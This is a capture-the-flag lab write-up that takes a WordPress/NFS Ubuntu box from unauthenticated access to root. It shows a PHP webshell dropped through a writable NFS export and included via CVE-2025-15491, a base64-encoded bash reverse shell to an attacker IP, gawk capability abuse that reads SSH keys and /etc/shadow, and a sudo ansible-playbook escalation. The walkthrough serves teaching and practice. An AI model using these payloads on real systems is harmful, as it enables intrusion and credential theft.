Wordplay

Summary
Wordplay is a HackSmarter Linux lab. The starting position is an unauthenticated network position against a single Ubuntu host, and the goal is the root flag. The host runs three things: OpenSSH, an Apache serving a WordPress 6.9.4 blog called The Wired, and an NFS server publishing one export to the whole network.
The foothold is the interesting part, because neither of the two web-facing findings is a vulnerability on its own. The NFS export /var/nfs/documents is offered to * and is writable by the anonymous user that root_squash maps us to, but nothing on the box executes what is in it, so writing there is just leaving files on someone else’s disk. On the WordPress side, author enumeration yields two accounts and one of them uses its own name as a password, which buys an Author session and, with it, an authenticated local file inclusion in the Post Slides plugin (CVE-2025-15491) whose skin shortcode attribute is concatenated straight into an include(). A local file inclusion needs a local file worth including, and by itself it only reads PHP that is already on the box. Put the two together and the export becomes the upload half of the file upload the LFI was missing: drop a PHP webshell into the NFS share, traverse to it from a post, and the plugin executes it as www-data.
Between those two steps sits a detail that costs time if it is missed. WordPress stores its own base URL in the database, and this install has it set to lklinux1.local. Every admin-area request bounces to that name, so /wp-admin is unreachable from an IP address until the name is put in /etc/hosts.
The privilege escalation is two independent misconfigurations in a row:
/usr/bin/gawkcarries the file capabilitycap_dac_read_search=ep, which bypasses the kernel’s read and directory-search permission checks. A text processing tool becomes an arbitrary file reader, andmartin’s unencrypted SSH private key is one command away.martinhas a passwordlesssudorule for/usr/bin/ansible-playbook. A playbook is a list of commands to run, and running one as root runs its commands as root, so the rule is a root shell with extra YAML.
There is also a shortcut that skips the entire web chain. The export is on the same filesystem as /, and it is exported without subtree_check, so the file handle the server hands out can be rewritten to address the root inode of the filesystem instead of the export directory. nfs_analyze finds that handle automatically, reads /etc/shadow through the shadow group ID, and fuse_nfs mounts the whole disk with it. That lands directly on martin’s home directory, user flag and private key included, without ever touching WordPress.
Category: Linux, web to local privilege escalation. Starting position: unauthenticated network access. Goal: the root flag on a standalone WordPress/NFS host. Theme: a writable NFS export and an authenticated LFI are each harmless alone and are remote code execution together, and the export’s file handle is a second, quieter way in.
1. Recon
Set the target address once so the rest of the commands read cleanly:
1
export IP=10.1.36.230
The service scan shows a small surface with one large hint in it:
1
nmap -Pn -sV -sC -p- $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.66 ((Ubuntu))
|_http-title: The Wired
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 6.9.4
|_http-server-header: Apache/2.4.66 (Ubuntu)
111/tcp   open  rpcbind  syn-ack 2-4 (RPC #100000)
2049/tcp  open  nfs_acl  syn-ack 3 (RPC #100227)
33245/tcp open  mountd   syn-ack 1-3 (RPC #100005)
38363/tcp open  mountd   syn-ack 1-3 (RPC #100005)
41021/tcp open  nlockmgr syn-ack 1-4 (RPC #100021)
44865/tcp open  status   syn-ack 1 (RPC #100024)
56719/tcp open  mountd   syn-ack 1-3 (RPC #100005)
The block of high-numbered ports is not five separate services. NFS is a family of ONC RPC programs, and only rpcbind (111) and nfsd (2049) sit on fixed ports. mountd, nlockmgr and statd are assigned ephemeral ports when the service starts and register themselves with the portmapper, which is why their numbers change on every restart and why nmap’s rpcinfo script explains all of them in one pass:
1
2
3
4
5
6
7
8
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      56719/tcp   mountd
|   100021  1,3,4      41021/tcp   nlockmgr
|   100024  1          44865/tcp   status
|   100227  3           2049/tcp   nfs_acl
Program 100003 advertising versions 3 and 4 is the fact that matters later: NFSv3 is reachable, which means the mount protocol and its file handles are in play, not just the NFSv4 pseudo-filesystem. The mechanics of all of this are on the NFS theory page.
The http-generator line settles the web side before a single request is sent by hand. This is WordPress, and the version is in the page source because WordPress publishes it in a generator meta tag by default.
2. The NFS export
Ask mountd what it is willing to publish, and to whom:
1
showmount -e $IP
1
2
Export list for 10.1.36.230:
/var/nfs/documents *
One export, and the client specification is a bare *. In NFS there is no credential in that line at all. The export table says which network locations may attach the directory, and * means every one of them. Whatever identity we then claim per request is the client’s own assertion under AUTH_SYS, which the server believes subject only to its squash options.
Mount it and see what is inside:
1
2
3
sudo mkdir -p /mnt/nfs
sudo mount -t nfs -o vers=3 $IP:/var/nfs/documents /mnt/nfs
ls -l /mnt/nfs
1
'Employee Handbook.pdf'   'Internal News.pdf'
Two corporate PDFs. They are readable, they are the reason the export exists, and they are not the point. The property worth measuring is whether the directory accepts writes, because that is what turns a document share into an attack primitive:
1
2
ls -ldn /mnt/nfs
touch /mnt/nfs/writetest && ls -ln /mnt/nfs/writetest && rm /mnt/nfs/writetest
The write succeeds. The default root_squash maps our incoming UID 0 to the anonymous user, so the file is created as nobody:nogroup rather than as root, but it is created, which means the directory grants write permission to others. That is enough: a file we control now exists on the target’s filesystem at a path we know, /var/nfs/documents/, owned by an account with no privileges and readable by everyone including www-data.
An export that is writable under
root_squashis easy to dismiss because the classic finishes (a SUIDbash, a key dropped into/root/.ssh) all needno_root_squash. It is still a file upload primitive into the target’s filesystem. Its value depends entirely on whether anything else on the box will read or execute what lands there, which is a question about the other services, not about NFS.
Park that. It has no use yet.
3. WordPress: enumeration and the site URL trap
The front page is a stock Twenty Twenty-Five install with the default Hello world! post:
 The blog serves fine over the IP, but the status bar is already resolving
 lklinux1.local
That status bar is the first sighting of something that becomes a blocker in a minute. Hold onto it.
Run wpscan with user enumeration:
1
wpscan --url http://$IP -e u --api-token <token>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[+] XML-RPC seems to be enabled: http://10.1.36.230/xmlrpc.php
[+] WordPress readme found: http://10.1.36.230/readme.html
[+] Upload directory has listing enabled: http://10.1.36.230/wp-content/uploads/
[+] WordPress version 6.9.4 identified (Insecure, released on 2026-03-11).
 | [!] 14 vulnerabilities identified:
 | [!] Title: WP < 7.0.2 - Facilitated SQLi
 | [!] Title: WordPress < 7.0.2 - REST API batch-route confusion and SQLi to RCE
 | [!] Title: WP < 7.0.3 - Subscriber+ Email Change Confirmation Bypass
 | [!] Title: WP < 7.0.3 - Unauthenticated Blind SSRF
 | ...
 | [!] Title: WP < 7.0.4 - Author+ RCE via PDF Upload

[+] WordPress theme in use: twentytwentyfive

[+] Enumerating Users (via Passive and Aggressive Methods)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[i] 2 user(s) Identified.
Two things are worth pulling apart here.
The vulnerability list is a version comparison, not a test. wpscan took 6.9.4 from the generator tag and printed every advisory whose “fixed in” version is higher. It did not confirm a single one of them against this install, and most are role-gated in ways that presuppose the access we are trying to obtain. Treating that list as a to-do list is the wrong reading of the output. The path through this box is not in it.
The user enumeration is a real result. WordPress maps ?author=N to an author archive and answers with a 301 to /author/<slug>/, which leaks the account’s login name for every integer N that exists. wpscan walked N from 1 to 10 and got two hits. The same thing by hand:
1
2
3
for i in $(seq 1 10); do
  curl -s -o /dev/null -w "%{http_code} %{redirect_url}\n" "http://$IP/?author=$i"
done
1
2
3
4
301 http://lklinux1.local/index.php/author/admin/
301 http://lklinux1.local/index.php/author/john/
404
404
And there is the name again, this time in a redirect target rather than a status bar.
The site URL blocks wp-admin
WordPress keeps its own base address in two rows of wp_options, siteurl and home. Everything canonical is built from them: admin-area redirects, the login form’s action, wp_redirect() targets. This install has them set to http://lklinux1.local, so any request to /wp-admin/ over the IP is answered with a redirect to a hostname that does not exist anywhere in our resolver.
 The admin area is not down, the browser has simply been redirected to a name it cannot resolve
The fix is a hosts entry pointing the name at the target:
1
echo "$IP lklinux1.local" | sudo tee -a /etc/hosts
This is a configuration value, not a vulnerability, and it is worth naming because it produces a failure that looks like a broken target.
curl -Iagainst/wp-admin/shows theLocationheader immediately and tells you the name to add. Any WordPress instance reached by IP is likely to need this, and the same pattern applies to virtual-host-based sites generally.
One guess
With two usernames and a login form, the cheapest thing to try is the username as its own password. john:john authenticates on the first attempt.
The reproducible form, for when the first guess is not free:
1
2
wpscan --url http://lklinux1.local --usernames john,admin \
       --passwords /usr/share/wordlists/rockyou.txt --max-threads 5
WordPress helps here in a way that is easy to overlook: wp-login.php returns different errors for an unknown username (“Unknown username”) and a known username with a wrong password (“The password you entered for the username john is incorrect”). That is a second enumeration oracle independent of the author archives, and it also confirms that a password attack is aimed at a real account before it starts.
The session that comes out of this is not an administrator. That distinction decides the next step: an administrator would need no vulnerability at all, because the admin panel ships a PHP file editor for themes and plugins, and any path that produces an admin session has already produced code execution. john is an Author, so that door is closed and a plugin bug is required.
4. Post Slides and CVE-2025-15491
The install carries the Post Slides plugin, and versions up to and including 1.0.1 have an authenticated local file inclusion, CVE-2025-15491. The bug lives in the plugin’s shortcode handler. [post-slides skin="..."] is meant to select one of the plugin’s bundled skin templates, and the attribute is concatenated into an include path with a .php suffix appended, along the lines of:
1
include( $skin_dir . $atts['skin'] . '.php' );
There is no normalisation of the attribute, so ../ sequences walk out of the plugin directory and the include resolves anywhere on the filesystem that www-data can read. Two consequences follow from the shape of that line, and both matter for the payload:
- The extension is appended, so the target path must be given without it. A file at
/var/nfs/documents/pwn.phpis referenced as/var/nfs/documents/pwn. - This is
include(), notfile_get_contents(). The included file is parsed as PHP. Pointing it at/etc/passwdprints the file because nothing in it opens a PHP tag; pointing it at a file containing<?php ... ?>runs it. The distinction between a file read and code execution is a property of the target file, not of the vulnerability. There is more on this in the file inclusion theory page.
“Authenticated” here means something specific: a shortcode is only expanded when WordPress renders post content, so exploiting it requires an account that can create a post and view it. Author is enough, and the editor confirms john has it, since it offers a Publish button rather than the Submit for Review that a Contributor would see.
Before reaching for code execution, the same primitive reads
wp-config.phpas[post-slides skin="../../../../../wp-config"]. That file is pure PHP, so aninclude()executes it silently and prints nothing, but it is a reminder that the read half is worth spending one request on when the target is a plain text file such as/etc/passwdor a log.
5. Composing the export with the inclusion
Neither half is remote code execution on its own:
- The NFS export lets us put arbitrary bytes on the target’s disk, at a known path, that nothing will ever run.
- The LFI runs arbitrary PHP that is already on the target’s disk, and gives us no way to put any there. WordPress’s own media uploader rejects
.php.
Together they are exactly one file upload plus one include. Write the webshell into the export:
1
2
3
sudo mount -t nfs -o vers=3 $IP:/var/nfs/documents /mnt/nfs
echo '<?php echo "PWN:";system($_GET["c"]??"id");exit;?>' > /mnt/nfs/pwn.php
sudo umount /mnt/nfs
The PWN: prefix is a marker that makes the output easy to find inside a rendered WordPress page, and exit; stops WordPress from appending the rest of the theme after the command output. The ?? "id" default means the shell reports who it is when called with no parameter, which is a free confirmation that the include fired.
Now create a post as john containing the shortcode, with a traversal deep enough to reach the filesystem root from the plugin’s skin directory:
1
[post-slides skin="../../../../../../../../var/nfs/documents/pwn"]
 A draft post owned by
 john holding nothing but the shortcode, with the traversal pointing at the NFS export
Extra ../ segments are harmless. Each one that would walk above / is absorbed, so an over-long traversal is the reliable choice when the plugin’s own directory depth is unknown.
Publish the post and request its permalink with a command in c:
1
http://lklinux1.local/index.php/2026/09/08/pwn/?c=id

PWN:uid=33(www-data) gid=33(www-data) groups=33(www-data)
That is code execution as the Apache worker.
The two ingredients here are individually boring enough that a scanner would rate both low. A world-exported NFS share with no secrets in it is an information disclosure at worst; an authenticated LFI in a plugin needs a login the report assumes an attacker will not have. The composition is unauthenticated-to-
www-dataon a single host, and no scanner reasons across two services like that.
A reverse shell
A system() call in a URL is awkward to work in: every shell metacharacter has to survive URL encoding, and quoting a /dev/tcp redirection through two layers of parsing is a reliable way to waste attempts. Base64 sidesteps the whole problem by reducing the payload to characters that mean nothing to either layer.
Build it:
1
echo 'bash -c "bash -i >& /dev/tcp/10.200.92.80/9999 0>&1"' | base64 -w0
1
YmFzaCAtYyAgImJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMjAwLjkyLjgwLzk5OTkgMD4mMSIK
Start the listener:
1
nc -lnvp 9999
And fire it, with the pipe characters percent-encoded so the URL parser hands the whole thing to system() intact:
1
http://lklinux1.local/index.php/2026/09/08/pwn/?c=echo%20YmFzaCAtYyAgImJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMjAwLjkyLjgwLzk5OTkgMD4mMSIK|base64%20-d%20|%20sh
1
2
3
4
5
Listening on 0.0.0.0 9999
Connection received on 10.1.36.230 44590
bash: cannot set terminal process group (1207): Inappropriate ioctl for device
bash: no job control in this shell
www-data@lk-linux1:/$
The hostname confirms what the redirects have been saying all along: this box calls itself lk-linux1.
6. www-data to martin: a capability on gawk
www-data owns nothing worth having, so the question is what on this box grants more than its owner should. File capabilities are the first place to look, because they are invisible to ls and are not covered by a SUID sweep:
1
getcap -r / 2>/dev/null
1
2
3
4
5
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/gawk cap_dac_read_search=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
Four of these five are the distribution’s own defaults and are not the finding:
pingandmtr-packetneedcap_net_rawto build ICMP packets. Expected.gst-ptp-helperis part of GStreamer’s clock synchronisation. Expected.snap-confinehas a long list, but note the suffix:=pis permitted only, with no effective bit. The kernel does not activate those capabilities atexecve; the binary has to raise them itself, deliberately, and it is written to do so only in its own sandbox setup. A long capability list ending in=pis not the same finding as a short one ending in=ep.
/usr/bin/gawk cap_dac_read_search=ep is the anomaly, and it is the whole step.
CAP_DAC_READ_SEARCH instructs the kernel to skip discretionary access control checks for reading files and for searching directories. It is not CAP_DAC_OVERRIDE, so it grants no write access, and it is not setuid, so gawk still runs as www-data and every file it creates is owned by www-data. Within its narrow scope it is total: mode bits and ownership stop mattering for reads, on every file on the system.
The =ep suffix is what makes it usable without any effort. e sets the effective bit, so the capability is active the moment the binary starts. There is nothing to invoke and no flag to pass; gawk simply reads files it should not be able to open.
gawk is a text processing tool whose entire job is to read files and print lines, so no trick is needed to turn it into a file reader. An empty regex matches every line, and the default action is to print it:
1
2
gawk '//' /etc/shadow
gawk '//' /home/martin/.ssh/id_rsa
1
2
3
4
5
6
7
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBTudKzD7WZiy45kjK4hKLeW+5CMJ57lF5MRWUJXcHdBwAAAJjrcD2q63A9
qgAAAAtzc2gtZWQyNTUxOQAAACBTudKzD7WZiy45kjK4hKLeW+5CMJ57lF5MRWUJXcHdBw
AAAECiH5d/zRQvl3QQYF/WQMBpc3zGJ/9TMjFRXlRKk8HhulO50rMPtZmLLjmSMriEot5b
7kIwnnuUXkxFZQldwd0HAAAAEG1hcnRpbkBsay1saW51eDEBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
That is a private key www-data has no permission to open. /home/martin/.ssh is mode 0700 and id_rsa is mode 0600, both owned by martin, and the capability walked through both checks.
Two properties of the key are readable before it is ever used. Save it locally and ask:
1
2
chmod 600 martin_id_rsa
ssh-keygen -l -f martin_id_rsa
1
256 SHA256:... martin@lk-linux1 (ED25519)
The header block b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ decodes to openssh-key-v1 followed by the cipher and KDF names, both of which are the string none. That is the on-disk marker of an unencrypted key: there is no passphrase to crack, and ssh-keygen -l reads it without prompting. The trailing comment martin@lk-linux1 names both the account and the host the key belongs to.
1
ssh -i martin_id_rsa martin@$IP
1
cat /home/martin/user.txt
1
<redacted>
File capabilities are a genuine security improvement over SUID, because
cap_net_rawonpingis enormously narrower than root onping. The failure mode is different, not absent. A capability granted to a general-purpose binary is as wide as that binary is, andgawkis a programming language. The same reasoning applies topython3,perl,tarandfind: the capability is scoped, but the program it is attached to is not.
7. martin to root: sudo ansible-playbook
1
sudo -l
1
2
User martin may run the following commands on lk-linux1:
    (root) NOPASSWD: /usr/bin/ansible-playbook
ansible-playbook is a configuration management runner. Its purpose is to read a YAML file and perform the actions written in it, and a playbook can contain a shell or command task, which is an arbitrary command line. There is no privilege boundary between the playbook and the binary: the file is not code the tool distrusts, it is the tool’s instructions. So a sudo rule permitting ansible-playbook with an attacker-supplied file is not “a tool that might be abusable”, it is a root shell written in YAML, and it is documented as such on GTFOBins.
Two directives make the playbook run against this host with no SSH, no inventory and no keys:
hosts: localhosttargets the implicit localhost entry that Ansible always provides.connection: localruns tasks by forking a process on the control machine rather than connecting out. Without it, Ansible would try to SSH tolocalhostas root and would need credentials.
1
mkdir -p /tmp/playbook && cd /tmp/playbook
1
2
3
4
5
6
7
8
9
10
11
12
---
- name: Local escalation
  hosts: localhost
  connection: local
  tasks:
    - name: Run arbitrary shell command
      shell: id; whoami; uname -a; echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAA... attacker@kali' >> /root/.ssh/authorized_keys;
      register: result

    - name: Print command output
      debug:
        var: result.stdout
1
sudo /usr/bin/ansible-playbook evil.yml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[WARNING]: No inventory was parsed, only implicit localhost is available
[WARNING]: provided hosts list is empty, only localhost is available.

PLAY [Local escalation] ******************************************************

TASK [Gathering Facts] *******************************************************
ok: [localhost]

TASK [Run arbitrary shell command] *******************************************
changed: [localhost]

TASK [Print command output] **************************************************
ok: [localhost] => {
    "result.stdout": "uid=0(root) gid=0(root) groups=0(root)\nroot\nLinux lk-linux1 7.0.0-15-generic ..."
}

PLAY RECAP *******************************************************************
localhost   : ok=3    changed=1    unreachable=0    failed=0    skipped=0
The two warnings are expected and harmless. Ansible is telling us it found no inventory file, which is precisely why hosts: localhost was necessary.
Use
>>and not>when writing toauthorized_keys. A single>truncates the file, which destroys any legitimate key root already had and can lock a real administrator out of a production host. The same caution applies to/root/.sshnot existing: add a preceding task that creates it with mode0700rather than letting the redirection fail silently inside a compound command.
Anything that avoids touching root’s files at all is cleaner still. shell: cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash leaves one file in /tmp and gives /tmp/rootbash -p as a root shell, with nothing overwritten.
With the key in place:
1
ssh -i attacker_key root@$IP
1
